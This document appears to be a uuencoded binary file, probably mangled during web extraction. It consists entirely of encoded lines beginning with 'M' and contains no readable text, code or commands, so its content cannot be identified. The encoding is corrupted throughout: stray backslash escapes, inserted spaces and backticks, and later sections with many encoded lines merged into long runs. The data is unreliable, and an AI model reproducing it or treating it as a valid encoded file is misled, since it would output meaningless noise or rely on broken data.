M9]>7!QIDMXVJBBLC'XYB\$W65=\*KC0X9EJK"E+3;9C\*\*E,+!^HZO!=E,-U/Y^  
MVI56ZW^C'58U\2L3C;.JA8;\$4!.K<CC3V,TV5E5QYK'+;:RJHB%=U219%&V5  
M5DW2F/;R.XEVFV2:B\*\_ [ [0-]@#7)7L'EW],U<0G18R\*A!4QCOT]LX/%)S53  
MR=QS'Q7P,M(.,;<STLT4&63V;4:J:0W5FXQ\$\RL6\_^89\*>=7./[I,Q]1:X\*!  
MR4A-5\=Q/XS,QLY(3PNQ&%-D+2'ME;<9N\_)("R\*1D%X-VP.:M%5(2!.06'3U  
M\5F%Y#25IYBR%)G19Q72U.Q&+#L[,S:L0HHZ0]F9;A52T@S]T\*WI>VFKD(;^  
MT?\_X.\$R%/[H?Q?ZEGP'IZ%<T\_1A(4&C=6X6D5\$HJ0!R2T9(5'DX1JY&,3NER  
MK]>@6J;52\$D\_55]BVYS52\$RK?K-DA\$'H\$M/M^D'BH58C%14:"89:C<2S-#P#  
MM(I>CN/8;^)\^S.YK\$+FT.C;PR&P3X!W@(WFK,Z\$]G1+'1VJ-(LB&,F#6Z"8B  
M^ (C&\$'+-?K7&-N"NZZYU:UP#<!C?'\_A\_)DVAK/,%"\_ [\U1"DG&IJTK)0IUQ\*K  
MSB3((HM%U,BYQ.236Q!\\$ZQ5;4@P2JL)<C6,AR\_]#V;K65DER[OHF^%]/T([  
MSUH9N-Y\_F<()JUULB2L=1Q'\_\\$G6^A8@^5\$"!Q)<12&;3<NV:A.FD;%55#\*6  
MVB@L[&.=8B@P\*B>KXC\_"LF"S=Z81269L&YEDZHXR\_^S&=?<166[.MT+)2&65  
M3#'I\I'.5^JQ+B(>/>><K)/EZ4=#^]C+F,:^'1>ELKDZ3]GZ1.?H\_6Z@8?V  
M5&^:B&3.MH%(>[\*FRY]X^.<,OK\![W4>U\_ELG/8!P0"15ZLCU44>BAB?:J#  
MB#\_55N+RY->NEVU705T\*!^LF5+1RW&RF^AYP7P@&T\C89(V4)[XL;&^#(R'R  
M(ED-BZBF\$CO)=W#)#'0%M6R1&];"=6\_[L:'^2GWF\_5V\_7BLU\R(=6!^U^]  
M\$VP["+D"WA]8BPL;E4PJEL:Q^+\*FQ[EL:'+T?BG#S\_:7:.JD'J[A:"\$++./H  
M\*JR'=:')-BHW\_Z)OA9\*1!@P%-E6,A/;DD6B27DP5]O:A82.-&=/^5ZP\$4^5  
MFV\$P1HKA/[7>+4<G#7\$DT\^CD[6^-^VMZ/!-#M.0)9E\^X\_-F'>H<D">?MZ  
M]6<\_[I\$>Y!#]4X6WT]@FWQ.7(S%4P[\*T9E'LFZ0BL55D\_UOR#0R,#^U12  
M8'\_E.@ZM@MC)NLS^]LWW;D4,N.QEW?.R>?2T[3#%(3W7=WZ+H5\_95[N\_KA\\_%  
M\_)AXU'N<0Y4ZX9[.'\]39:'L4I^(</:R?);I8D]RSIA6EXM3"M#>??HKX'+2  
M')W2+=^EXOVU9VC3@B[/J\_-;E;<[A0'I\NDJ'\_MW+-R'RZY23\*:4ETJ;;[?KI  
M9=IQ4]:N\$HL\_F9<#U-)ZM-!WQ13H4\*;;II?6[:=DW>0CH5VY!D6:8&9-GB  
MV.-UIW([%M;J<5I=R':?0^MV-L&:%BQ\^>6T;;:2L;HVZI'T>G&ZJJV\_44G3  
M%Z=K&AON2K\_[D?B.G8Y55N\$\^U1J>)-!'UQ3B?"/'M'CB#([G1&R+ZK%Z%W  
M1E\$6^'Y&\$Q@(!SMC&.G=)^C(=8BXC#\_!N1YJ3..\$,]'QO-A'(E!SG@"77T^  
M'HK+J)00'LNN!H=;%THA%P<-'\^X@Y1"+SW.())%&,8090-;]2Q=T1FDD[^H  
MT(\_N;%4S\_#RW5<GP@]Q61=-V@MNI9-J.0%L53-/99ZM2:3KT\*N'ZN?3]\_5\_-  
MTN!C\*U<)VZ\^#^!.!. [B<31Q')IUEW\*\$;#\<=<[4ZIR@,C,SI"NP>AN)<)6:\_  
M+!"6G>"<A2SBU'+.81KY8A[2"SL6P^\*%??700+E8YV+#<02<T#,Q)E/94;)  
M]BLF\$R[-MG<M0/#[>'V'D\_-WJFO](LW.&\1\^D%,M.<M8")OGO,.H.:\$-+HU  
M>P^ (Y]?@\_WL<#AU@N&@!)CS1#53ZMG]OX[PR,I8N'\D<P,W>-'\^>.)7J!E  
M&8A4EHCIOD6"@2CFQ&U18B"J^3!\^ZYIM\$0W,[5IK+\*\$IC+#+3>\*X.NX8<^:  
M\_+D0JC"JZQ!E5/\^XW\$V%Q\*FD9\@5VFLU8R+"I'F"J!^6&3;,S7#2'=OWN  
MIM\_>%WODU: :KEU)PT1(F'\)\$!T!33@'YW\*('L-/]OUY-Q,70@(/NA!@!<WD.  
M-(POMZ3JB8L),. %N'RMR6-]]@4ZQI"JD1\_R'P"4-64!<R519\_QRV3>E\*KA\*J  
MGRHF=-GFR6\$>M,R3I\06NSR%\*I4ULW"5@/T4%O[U81&IA.(JL7OL#DN9<- '5  
M,RN&'BM9CL\OI3)/ZQ@6.';9M'')\*"U'ONUF!;?7(G7978XGH<'W^'NRJ&!  
M1\87&WC[\S>@IE9.%]/)V&55M=\IO%)<Q/H8O=(R<5Q/G94/=Y!2M+69OC8  
M;9[=PTKN7EG((E-T518JK.J5KX\$F;VUW5S<>O'HU5\$-C7\*]BC<+Z'N5\*(Q\  
M^UR'U0,@7JLJ9M.!YU1>ZRJ(E,?UNKK6?VLIKNAU=;W\_UE)BT>OJFH?.;\*^K  
M]4[<7NIA::^K\*W[.].8-W;J^K:\_YG'HBR>5U=^'\_T<\*?0U66//^3>5-?]^V'  
M]4A(U87?ON)2-^45[[[0:0M"%=-\W!JPEJ?@\BL\*3YD<'?UQM='4ZT-"@L\$  
M]I9X.+R)-1;D)D#5[?],@:??@E950&-/7GI[JPGGMB,O&;PU,NQ%7[SS0]UM  
MX:V502^'\_WJ0!NQM97VS\$\M6C?;Q6UE59>@]?BCQ;7@;03\$VPX\$U+VM+&^\  
M?>O\*'E\_UAZ8YNLHZ9X>!TQ7\*\?&1%.CVKK+"Z0;N;(6S)TX6[RKKN\_0'6-^C  
M?<!5UOB';D.F):SQZ^UZ-L-8--\*[\*\*/6W:;\]\*TMM[U+%V!+O?75;KUEWDWO  
M,OE?K\*8S['>2#N>]DH'E\_C.MN27?97HC^\_UN;I\3'"#K2\B':Q#W17\W]B@6  
MZKU%Q(8ANB;@LWOR0WG\$G)M/K%#Q,>\#0EYO^9>,B'@S[.88'QUG8M0R\R:L  
MJ\*60I^WM7+\_Q^OD:O)7P0=+3\_GEW/Q>Q.-1?VOB@\*Z3?CP\_]T7DC&8';7(K  
MP<'9"HX/S%5(2[[2S0\$T@O3!4QBP6T\*HP!H^5Y10+YY?K5Z7[\_7\!SE-0Z(L  
M<KL.6:3U'X\/#\_UX,\_9[M'%\$<?F7]X\EVK/>]LOO4'\_X^BB\*X)RLO?V?X2-@  
M&<':QE=]\4R,/9^R\*(5S\M!^ZIQV/'R3;0I,W2BJXAPL\*\_.\_GWW\*4^1F.YD^  
MX!R)HD0FHV[9HI"-&\$,5]G/']OH[!!]CG<C"\CZF\*JHAZ.BCJ)0Y!X<6)\_2  
MD/KUU9MN1Y.??=\*(!+:[9'32/UFK-)L#8)Z8OGD1-"P'Q>JY"7&XGU@O19]  
M"A+JQ;'E4XH2XWH+FE+[E'3&NUV\_97TH?<H\$!+Y,5A+H#W0)R5IBK/H>7'^S  
MN'RGG'/P>;.T?/ON:\_N=,%OK>.CNYZY;\* ,B8/2\*1;'?'V21!1'1BY"23)J\*  
M,9"](V>9@WN2!:4DTAT-40:E10Z/4'9E\*J2\_6K[CO-V@K'BE8;R@G,B!4;R@  
MO(C!0;\*@@@B',;\*@HHCA':B@4H6T^EQ.:S\*D+()@("MH>7WCH%'0\@+\_@@[]  
MH\$V='BXU05N9PS<'\*6!;C\*OVGH1!^S;BZJX['\$!ECJ"#"&YH2!ITA"CT8PAK  
M?MG1:20PZ'Q1]<,F&%5GH?!=,)J1R\*",A/K:.,^,N&%O'\$#LA&\$='9&\*^#B\*8  
M'#K#K^=R\$7LH]W=00B\*8V(8DHY16\_+\$45/X\*&%ED'-:3@^=V^+^"G]H6@>U!  
M"NJ^ [ ?O[OQ?0+UEUI2,\*>X,0K+X4#CZG-0)\LR\VE+>Y3'Y@HNGZG:'KJ5@

MK8@MB3WSF [GWN^ (%AA49@G4BLYP [3\\_ -H1<C2 '' BZ9HV^Z>1>&R02:4>?L?. M!QME4BDL1) H@TV^0V:690Z;E5-U2CG]=L@Q\$YS&-#!#9T3:Y'!]]\_?/:F\_ M\$IR%+#(N) [/>' \]. 6B<!QPRGLH:IQZZX&(5-%45F,RUZ5=\$.XZK+/=5\_] CM MRL- ]<L2 [#%G@H\_G\*PH>E58\*O+/FI&5;W<;F4@FA.\\*:!1^8I+/RE"] 0<[Z"^ MU^!=`X^, 3Q#!37&"\_52 [C>C<!XXCHXLR [E3E\$93 [#CX] J&\_:8V-X+/'' ?O= M\_%Z=##`H";3^.OF?L>T;M`P [6YG7]^6T6Q^`IRQ (T=S3%H<O5<%2%AF8 `S!V MK0H>HLBP0I5U?5], Q\_+OLMS ``) (0) #4<-\_O^Y5<2/0PA29SQ8>J967] J\$\*0P M [IRJ-\_" (ZLUJ@KI1; \ [P`R3\$' 4--NRG#D\*DTT^ (AL+ (- (55\_ [=LR; -!1-RS MT56P2\_ ; [V0`U=CBL/ZWO6+YBB+X"O^G`>=#;N\_G"@MQ&, 7!H<=\_^W [ ' ?WM5C M;R%&\$7N<+: =G-U> `E`! I\*MYU?>B! 4J0P [A\_=>C] EHO4 [ ] H, D) ; !Z?O- (6N) T M]\_) C3P\_R2 `2-2&2Y3CD4\$JN!0ATG#P' \$EQ `N&+=P0\86WA+PQJ0!!12:N! . M#J (27\$ (V=\J7@, &7S:H!3`A, , X14T<R3U^IJRM8DM6-#KNB&;009U2G\$ `Y] ] MG8/#+FBD) , Y-9US (.D) 2-`CI>12/YXU\_.8EX"7, > [ <R@) <QKQ0+J/\*B4G7> M=\*`M'VNC [HF@<ZH-\*:NREUTTT- ] BIS\$1BLRJ@L0 `?GG? [ I1L! \*444E4/0 MXGRN1VNS\$G6SZ<O (8 (O=J\$ (5-;FX" "E622??#WBD%Y4HE\=R, VUX!Q] 5QK3Z M) AJUJM%. \*1CE-] W. /OK`W; ` \S=[V1JTOQY/1FQK^S\_E+] `-%I?7VN\*QRL `5` M; 2GZR9;E; %` `NTUWQQ+XHO8 (1`ZH@ \$CD-Y&T, UUM] H?3! ; + [TH-LU:A3%;B@ M7G<' =&^\*4HA [#A\QOT (T2N0TE9" (1HNP::GQAF/1&) %V?\*1-. . .1A`#87`6 [ MDLF-^`E%XPBN. "/OOCPO\_] R. `4@AB<:+U+) T-] !8BB: (J, F1B%11+W? ?EN# M1 [#1) !' SSWX<\ (B\$E; ^Z&X? -YF1GE? \_H^`WSXZ=/Y\$83K; J ` `S83JP5NWXUW MGUGP/%I#0&1\$5@ (=KFZ6Y\_L `Y&10M^FW] ] W (RD%' ZS&-3#+ (M, VZWUY432W: M\*) . `QYORN. ZF\*\*+] [\* .3] H=ML8&0BVE1C/SXO>UX] TR [ :7"7- [ >+K \<CH5! 6% M>EM\$IZL@UAP^ .E, E3; \_M< `10\ : \*3] =!H+SJ' : <05%IUOX `%AN (!YA" : +X>R1 MO"N] V' [ :. (F%Z1 (A@ZY/T65\$6OJZ\_ ; [ >3\_> . -Z1 [6/0\*D0\_C!AO67B/D<=P3 M&\H; 3D-EM: .WG `@\_HN-\$7! \X>D^H+] ; [ <C&@OW8@R%<#L; L] TLWOW7@\_54^` MNZ) `DKF^0] \ /B> ; D@ (<%^V) `>CE!89V^&) !B\_M`\_F) M=W\*\$C (2#=#! ?\_E^] ? MU\*-3, 2#90.F^3\_VB&QH\QX#4] XZ; ?' MG30!B0<) AB `E) , R7B\$. "2:<Y\_!TX8. MDGMC0, +Y&Q@X^&- `\*BH>YG? ] XUPB&&P=\$8EH"9"0XS\$B\_ =P4\\_M`-J& (I/ .S M+< `6>D0\*NNV\_- \3`8D3JN5T?D `<J (ND4&O) "122>9:] @9W>LZ. ?71XN\W\$R, MLGY. : =TM+N\*8FXC@<R99-J?RTD\_W (I#8%Y-N0Y) 1&AFYV; 1\Q60QC8Q-%LO+ M [3U\ . !23KY" ^KL=A. ] 62P7WQ8PJ-3#+C2) E\_ =N. Z^XAVB91:H62D68:. (S7' MLZ03 [%?. LC1FE\_YNO; \=GKU=70. <@; AW+T`P=-LZ [72&D/ :R, ; L&' O@QLZ\_R M2H%PE+<5<Z `L\$HS-L4J; K6QX` \B) X\AWRU4<>NB<E\*J"YKH@+SK0XRDI60OG M\$ED7 [29] F4OA] 0^:E"R4V:F!XR9) .40C%D=2`K! :W+I) R4\*Y\*, \S\*5DO) 1IV MMN/F?77VDY' UF: I8%F1+2I; , ? , , MR>=39<HV/VC2ZB (R6) 5:U\E, Y] K423T+ M7R1M (8O, 4%; \*FVZ] V6^& ` [ +ZD\_8RK- ] /A3ZG [ ] QB%5UO [Z<\8 [ ] TM"R8IW<> MLQ:A"RMI23"M#?63EG1R68/NI#-AMO5=2D81Z `5MG) /1A-S8\*CD9TTX%] D4R MDHA:NK@F (TGHLLH7R7C `G%M\*PM5N `@"RK<Q\$B&KH\_IB, I) \_F!H#) Y#J. .OB3 M53\*L`\_Q\_W] =GN] TI! (MN/TF, UI^+; E; 5M&-8`) #:BK `6T\*6\_Q. `U&N `JM `] #R M [JS; +, HFL:=D/8#"Y^W) !@##O?. 2C0TXN (?; !) AS5M!OQR\*: [0`4. \$HV `VA# M>< (D!O, OZR^7G\*XRQ\_D) 3OD+W%E3) ; K\_?OMY. @1^2ELL^SBY#" <QTM\_2\$ "Z) M4?Y+&\ (E, =9\_ ; FCUNOO8; X!!Z@\*% `8O410!KZ8R67&HBDC' \*6CD] `Z>+L!+; M/^ [0B\LDQO, \_#] \_: `OI) #.BO' [ ; =YE3?87O\_H0.5 (I, 4SY^LHN\$3KH\*5Q\$C^ MIN\_KF; +) ^PJ"6) %BH/ZXW\_7; >Y@ZFL0X\_ ; =U28N="NA] 1 `LJU5%X6, ) 27TR] MQMI^\*2A&O/WW:M??3:] 1^& [94HA^, M364^) \@ULE&, "C-3Q2L (!&?QDI `G^A M32I%Y) =AT4? \\*80Z `CV [3R\$\*I, V>%3I, (8D45 `<RA2Q"IDZ0W>8 (0%&) H!4' M2>M] &#: ?^ \W. FO9G<"E\*" [\_8E/ON [L `+; \*1H\* [C `] 1R^1\*7#4G02 [ <?+\*<C0 M6A@W16GQ\_ ^>=#NT7) JE\$/O [V\_DA&+ (K8Y0X [ [ <-) \$\$0E]N] , 4O4#2V\F9 (B M' `) \$) RV1' IOJ4\*9D) -C8\_CPT) 4N (S, ) \*CK+0AQ/TL-2@6^PU4BHCI4!AP/R6 M@N7E/G3.2] KU [ [Q6IB0"GTAST6 [0TR! ) 0?) SFZK75 [ <\_R-: 9%6! !YT; 6 `JL? M3Y= [F&29LL\$T \MF\*) ] 6<R+2\_>RS8^ZP [ \$3@^M. /LU ` `ZNO-OH8] 2V' H9P< M4Y&GCD&TK\*6 (^ (RT0GG) B) +\*3Y%QE (?LK\*X5 `8\$Q9Z2H\*U>+. RE1!Q?0ZD-M& M5I:RT!1=E59\9< `8S, HS\$AI5J+) @C>\LQ; P\_W\*Y^ZT] A [I/, >3&MK) ) ` [A93 ME>4G92GN?2I4, !?E@SBMJKBY&N\_N5/D `Y\*!GK5N9Y (?6IDIM\*OV0M6T"HC\$Z M\$?ETPP&G8=8>LNK [ > ) 8BWN<\*R [ ?#\_\* . @' EU91PFX1>4GLA3DGML-E4<ND] ] S M\_OO5?FX&!6] ?6><\*^^7V4O3\_LW=N36 [C2+Z?YXW8 [U"/. QLSW; Q?IF, BQK=V MUUFW [6.5E] `] TB&7:%O `\*E%+279 [/OU) ( ` \$ (P#) ] T1U [XKQL34R; 2.30+Y!, MDB" (2Y9<D7 [3J\_F:\_Y#TS) 6CQ [ , OGBBKS; ) E4@MGRFJS!\_OTJ) \* [1++X-LD% M@9Z5WR"Y1\*] : IK=TOJPVJ [ ] ] </& `@#9KOD7X&V; , :K/V#RDO. +IY\BW\*2P07 M7C] +I\*Y</\MF"6GS? ( ` , DD=+7BP0>D [CZ! <TJ [3YM<M\$3=O\*+= `O2=: T>2V (ME; SZ (\ +3D?]; < [ +ISAN \^8/Z"XI; \_NMNN<E<YNW1? ( ` !=!>4MTBOZGY+>V]; M9-?UOVBTBOR; %) ?L< [%0<6DP%=<OJV^+HN+: Y: 1Z ` CVLQP4-O-W/?P7\=' MY1 MV\#`N; [ :N0\_@ORW [VM06 [9S&EW& (Y) E7) C, BN\_M%PT; ; , IT5&?L%0QO; , IL3 MV1V7K/#7EOF<R `#H%] 0@RV) .8] FY\* <LYC: 7G9B9T=\?3>+\_HL-97119<EF5S M567!M5BV5U0>KO<2: \*ODJLB" : K2JRH+=JC\*KJIL%ZCDUU66 [%] Q76; ) /I57 M9!8LJ] I6U561) 7M47U59LD/-594%=X6JO:ZR8) ?JY+K, @GVJTWf9W9 (; 79U= M%5FR1\_E5E24 [5%B5/\_W/W\_7/YH5=/CT\_>' C; Y\_Z, <^^YS' FQ] ^R) , E\_>Y. Y MC. \V\_?L\_\_=\$\_"@ `U () W^I; \D^C>M\$K5F4\$K\_S=7\_JHQL>5&1?\_\*G\_\_G [ ?\_WW MP [\_\_] \_ [ ] Z [ \<\*/^3W] 4=] ?MRJK=] 6\W\_\*?#3? `Q7] FT6\_I=8G) UBP' C [L^/ M2' : S6M2\*N#WV&^>KM+=OD^K [I/9^ \FE\_O! ^WAY/^N; ] : B; `X; ] ^\^-O-Q] /I

M\+?OO\_\_RY<MW[\<\W#>=\ /XX7OC\_O-6#;WC'\_3=-]OC5BW=<OSN?GA0SE;\_
MQ?:^WQ]I=YZ\_?N&9U>(QX\_#;1ZK@/?GS398DM5<F7>;UY^V&=O##N1\_7-\\_7
MX\_UVS3E\_I<RQ\_\_"/J(0WW[.Y7E=M\\_MOE=&3\_!\_G=?[FR?KD6K\S\^Q-U
M65[U^W&M!?OS?DM-Y?WQ'Q^T\ -ZNU.[X17W[N/V>' -0JQ^N' VYH\ [WZ=G@<
MWI\_4\-, ?;KX.YYM[DA] [. @ZV.8ZZ3] `GWN^' T6@#\!MZ@5+F\WY#+3#4#'-S
M4IWF;H;W.O'\Y=N;Y\_V^' VEZPM?G=[OMO3UZ1F%-95#VXT?J\$/#NjX;T5\p5
MEX12 `VGK?@, \_W/1;W=#SF>/L)F,1\V-6^2\WJF/N^J1V8;P9=(S\F<K)]6:W
M/EWH[V:.A=ME\*M1VK\4\_#H>>-DB6]O;+=K>[>=??G(\_)^\_/N+T:%\_&^ZV[N?
M7KV]NWGT\I>;[M&;-X]>WOWR'\_F?/@Z42RWDK+:E)9"V) \$Y[J\$86?\*5=L-' X
M[,V3GXAZ]/CVQ>W=+VI??KR]>\_ELM;KY\=6;FT<WKQ^]N;M]\O;%HS<WK]^^
M>?UJ]>R[&SKMO=)EC9FC?O.>]![4%-\*;;\_J1&)?I'X1<ZY4<JYVYS\W%-PUJI
M\_;;[?J92KF\_N\*;;7G]/=L/^@]YG\O0/[;Q\.N^).OY^\_&, /-]OW-?CC]Y8;;?
MJDX#GG<NUW\_\_C>U?\_X4J+V\>O?E%E93N0?M^EU,<<15HI?+5+[\_ZLC\_^11V`
M8=Q05[KU! [H,U^/?S^Z^I (:#L?\_'O) \$S0\_TX\_+8>:1'M? [\I\_GSSCYM7XV: [
M7^\_T(3VLZ5+L=S?'TX;ZE>R^4)]/U(LUSVO\)]^Q#^H(=O\_(ZFF)MT?^>Z/
M)/=">9?%\_ZILNC/NJ3(#2!\_RU,Q\_HI'90-H)/P0\$6Q6[%3YIQH]^Q6()1K
M)\_M-9[==TDQLH!R'5''\$/Q2J:&9Z<1)8C8\_%JRN''97!\*&\$M19\T(^W)\%/
MP2G6SA/SBQ,ZF1<+M2PDSR9.2C.9L52:D);JPF).!,%>"KQ3XTW'!9;\$UJB<
M!3H9Z8R]G4=\$34I"=&@'1L4=]5WX8%>+O!M<%W:")W)'I2"5TXD&H;H=MDEY
MCRD&U:S2YX/J/OSWWR[;X%E9SQ6UF[\$G;X-G;3UU:ZAVM0GP;93OD;YU]>?
MJ"?[/47C6B^!2YR<@1JMI\_'FO"=O8D,#W'D2P^SZ]?Y\''']@=3X<AI&.^C4/
M4\$U9]>GYX1#OC+7/[TN6L<\*/N\_/Q(TK8C'F-G#5N)]O3S(ZI[&5[51B]HW.G
MGFKC^J@\_8YS'WO0(H/!9Y';Z)>N;Z%;E4LLQWCYP62>S0\*=B'=U+B9='5S.J
MD`(:@:V9Y6ZJ>.!MSI4CW[#\*04?>X\_5FS:\$86H!J?8K>CE?K]\_WXIE>5//W5
MA&X]\\_FQ8IX81:JSJ"(\_T47F@R';02\$EA;ZGTJO\_0FZF<C]L]U\$78?(6K\$#G
M(MV)-#Z>5312"\+M<%FI\PG57][13884)G)'I225\W:W49V\GCYY3\$4/DN! ?
M1?[[C9M16JR#JK4DRK=I'H>@294B5#TI\_A2Q\^U3:(2!VFLS201T84\$GI4B
M5<3^OM\_Y2UGP8A1T#4]F@4YF=6X'B]T.X)5;KV@P,"&2&?C"\F84IZ5#H\Q2
MY/"27/#;;+[VVQ1)^D)6!\_,%U=MW3U^MFJ?#\*5>G1<X^C7I\*HYO2P#/6&'VU
M=LNIU]T3/U"]9NR/U\*K',G(>\*+6D1\$\_)T<XG3]=AF(Z),O\$(/;60)6P:B%01
MP]'V%>'J'E%@'S)C,D"FF?'/CB^ML\$R=G@\$9!&@^;Q^N3O\PFX6'#4D66F]WQ
MZ7:]&SY03(`)N^JY#CE\\_:@UI]8GM@,[B0H-P#26L1\_@+6+30+01T84\$EJM\*
M%+'?]][@,V(B"U^4(?[TQ/2\*,0X[XL^&)\$6(?2,QO73U%8^V('--4I.-G9U3
MOUMQ:6,KEKAPM![S:\?K,AU;@2X=S0YFY##3L17H2J:?T3N>;'\>%6BD<OMJW
M? [L]?CIB[,+5VM,FT+?U?30?%U]-DXNOYXE^\*?N]^%5ELR-O@V?&+1JVB8' \*
M&B3!/P\_]N]'?2U)8?V'68LW\*6: !36ATWW2H5-;8'50'%IR.V(5D+9(>DL,<-
MD,@AU5I\*7W1<1I>\*O9LD^.X";]!N4NMM+A80';XN'MRE\$23!/\_=;Q,SC@4L?
MVG'^2H'L!;!+WQYY5;/G\_B^W^\_U@9''FB9DN90!WW#GQ:]>O]0N:;(\5VL0J
MN,8+\*FIL'2H%B@H;6X#\*/&K5<QEM"DOFSIN="<6S!J\$<A4QT\4,ELJ=Y>GE
MN\$GDB@>H5DZ5FO' L%6U3X%T'WEW@C25VD>\*\_.\06H%J@W.],OT&D2>(P-3C^
M\_JPF2[(?TE0-<283Q5(K9FH;/AM=;;#85@;:Q3"-2!XAMWO=FKHC5+:C1#\$A
MT4U("">LC"1B5\$!<L' #-WE8XT(:HBQRWT"?M;6Q!K^&L'TPH:.LP&B76GVSE
M;/9);;@NCLR\$<J<M7UF"\$6\$3-^&AF3PHJ8L=]]9'A8PMB-GXP7=(T8P"A1-P
M\^S^L]NL#?1\_3-SLY!V5\*\*Q.\M)YE:R(5R+>B3B>8]5.\_+1?1Y]YR#+\_H4<U
M&>LJN?X@9&.=0+'AVDKHZC10.Y=L!XDL,1+F1?>RC:ZI[^K\*"28\$,P->YK[\
M#\_JD^XI&<&U/6D#.0J%<="T/&SLI-\%^\$H'"^G;V28N%1ADN%4QS&?9/AR.W
M]5^DQ1;\$\*L^H@F(+8CIZ:+6E%P.M)4[/W//8\_S0,=\$HD^\*-QOM3KXSX"\$N2V
MT;6UKM^T(T1)9A#(\$Q9PE4XO@<XI.[OOJEX"G3/?N?.=\8CE.3N'-RMEF;U9
MY05BJBZ,-D1+0'F+Z>OWN;RR^C'E'\$G(&2A23XET4R+"P6M(1(?B[>#:%B(#
MOA0YYJN'F9]R^VY<CU)56RK="2:S0\*A(M-'M(H(1H151.V//)]&'D\_U:S6D3
M?6.>SD.I;\$:JFY'J4"HG\*;J\Z48?3BY&\*I(9!0HMH%8IO1O,L&^5H#T2S2A0
MR@\*="+#L0D4"Y\-.U<SCADG9CA\*U)Q&SDU!#/4+VP6W]V7[NMEZT%K!W<(==
MOZV7B8(W^\*D';8BF^MHQ.O^5)U7-MM(43P2S=?Z66^8\*/S\\$B\82&YL0+!#4
M[21H%.!2@CL)%O:X0EA'!;!F4%TS>M4O\_4TJMB#6',8[&MK\$\_6P%M^-4VLLJ
M^11!'4L9L]/-/'^'\X&;5<W.REDHE\$T+=9-"4HER%K(A;"A='-F.\$L6\$1"=\*
MB\*4H0PFZU^H2H^W12D'[0,5?K4.4YCC2OXHV1!L![0'5?]5\$'='^NGJC[G3G>
MDA7P.D&<C[5D13SU<;L0RIUZ@!^5A)R#,IDOHZ<' )CHT()1[4!B?90?E+!0J
MIH6Z22'I:)2!D+L0T89H!6AT%B:ON=K\$'=4'@CM=:&L':R+,>G73+R]O?6O
M;;,7-5-'EAGL9DKN3'QU8]VJB];?[+7]%PNRF6S<MV,G%BZG.3&]5\$WQ!K
M-]%11=CQGK)(\>' '\]X\M=&&\*,64>HUU;\I>'ITK=K;--)=M=\*W9E2:K(#>
M0\*=&.1VHPB4L^T?85!8\*M\$=-"W;00'O(VT4)GZE(@KBE-I9K-1L%T7K";%Q1\*
M2#^VX\_JTWE%7(G5<J41!\$H\$!+H0\$'ZA,'^W?+A=-\*38L6^\*=X/W^D&09\$;!
MRA?0E\3EA43(D\$5J7X109JP06V6\T?A.G&V\$1>0\0:IE\*7D6\$#I1,YFQ6)8D
M<V+=G%B'8JD2VV^X=<\_4WY^?MW0-BV84R^0!UQEA\*@=E\DF9;E)&V)U"R]B>
MYVX3'<N+8W=Q%!0K=M3]3<C1;J)C[3ERWZ/P4]),)HHU+\*9G?D9\_VK6Y7)1K
M9^6Z63D)\FGBR9EVL3"-2!HBW/D@MB"6^=8!)A0PC['8\$I#"ORB\^C7'16A!
MK/OP;K>B\_8HMB%4!%C9W^0)7V].RM)Z1\G?A:JM:EC8@A0("9J)+S2TN!S[G
M+8C[+'%2-K"")^I"0A@(-,=@XISDT()0[\*#S)SB^5K7"0>(HY:\\$9SLII
MH4OA%YS?K(J%'\<@\\$U]>6U.01\*'')';[20P-"0QU^21>YGD20A\$B^"9:>%\_M
M+3TT(&0B)CZ^!A>S9\*&<A,SL^<29+713<:.GQR=UWA" T5\$RXZ>\_9T2;0N=+.

M\* ] Y->E, YUL/:\_"G@;. ] HB8R4\*0Q (NHB9! ] Z@X@MB+4&4TLHC&?] J#>=\_D4S
M"!2) \$7`SC!, :&@1 (1<6PV[A:BY='Y\QW[JRS7!U1K>KZA=8NQ\$CB05K0+R\*D
M"Q\$AJE7+N0H2-\; ) :2=K=A9?\* ] 2&0O>JK\*BGA+I6&3!&U56-"QB/K5HT"; 0
MN0V<J4.^ \_[HYE0, R9<(R)A; !J\$VA>ZK=I=%G9+X^BQ3 [>8\\_ /7D7N-. X\YT
M: 9W\*09E<R9P>/7E-D/X770IVH4JL^9#DI] " ] #R[P+U#] TJ[TW@. .L2J09#\
M\_20"=00\ "@FI2\$V\$=" \$B%:O5R) /7ZKI6) ?] Q' !YX/0854) -9 (%0E1DBUZ1-H
M-) \$QM8 [V2X2?0O<L<.\ "="] R?BL] S) DDMB! 6', :\_-/NE (JM\*QH:' UW2' ?\$WC
M<BB&S> (U:FW!, X7Y?#Y\*5BSI.KNS@DLB4#M'S3"OW6T"G9N+, S4-/] A"AC:Y
M8\*U#J0WKT (^GK; J\*8Q. "=6) !+<V! [U+HGCIW.V\* (B-" '4. :@] 5 [U^-172VA `
M\* (\@?; V\$!H0\*"QU&>IST&[HZ] /JH) (.R' 27\*"8E.EI!\*4; %\$^.\$ [MB! 6 ` \97
M8&P3T\$9 ` .P\$5"ML"RN#L!\_6LX; B) !J [ 'L12P&BB: \$9CJX1G (OZBWW\_0G^\*G
M\U`JGY` J9J2\$8U& (4K\* (@<QCJB\$58!) !U (\C#6@TP=QYA `VDS\*X `S.' KQ5D
M) ` %\$VR `\*3?7! I=' ] B# [5; , C/>K0ARI\$G-WYKA67MXEF; 3PNY4S#O ( (@6UT2 [
M: Z+`P2VG15EN6<M] UE9: \*%@MDBLBDA7Q&G' U+&0\MB (>1"EU83I0ASWFP2P+
MM+ [ `C/\^R] 5' 6XSF21\* CZHG! :&A#U ( ] 5/51" ?>>USV@Y `T4R\*^+>: .D>9! ] (
M<@: \*Y+ ( (/RCD#! 0I0 (0Z [+J>UI-9\*%3Z00\_1?WTWJ&\$DZZ] 4] 3 ` [-IN-@M6\
M8#<C\* . ] J [0O&D2:%6) X\$, 4J##I@\*3##+ (L1E^#J'; (-H `38/8-% \^7VS5 `&K1
MC ` (I" ^ `8, KX^ IO-0\* @ND^AU\_!F\$=(4, 6R7V1N^U) MZ\_&%L2\*&.-3' EH0" ^\*0
M9QDD++ (@QM' &"RS??^6F#RHFVA" M! ; 034\* &PC8>> ; .?WV () 8ZV' ^' 8M8R0P"
M6> (+ ^ ` , ) 2OBJ8C3/DM6Q#, ?=Q\_ZP81@+H"WU! `C&! \$N! ' @8: 7XLW1M[ , @N%
M2E\_ (M@7%L0JQ&X%4" HZ1YCY; .T", TPCTD1 (%R' " :=%194<KNY=GU3 (IFD\$@
M3V2! 3A; H4" #U! 5; #>/K4?^4GLVA&@4P+< (\_LU\ .7?K0/9C0BG# .\ /7Y2K6RK
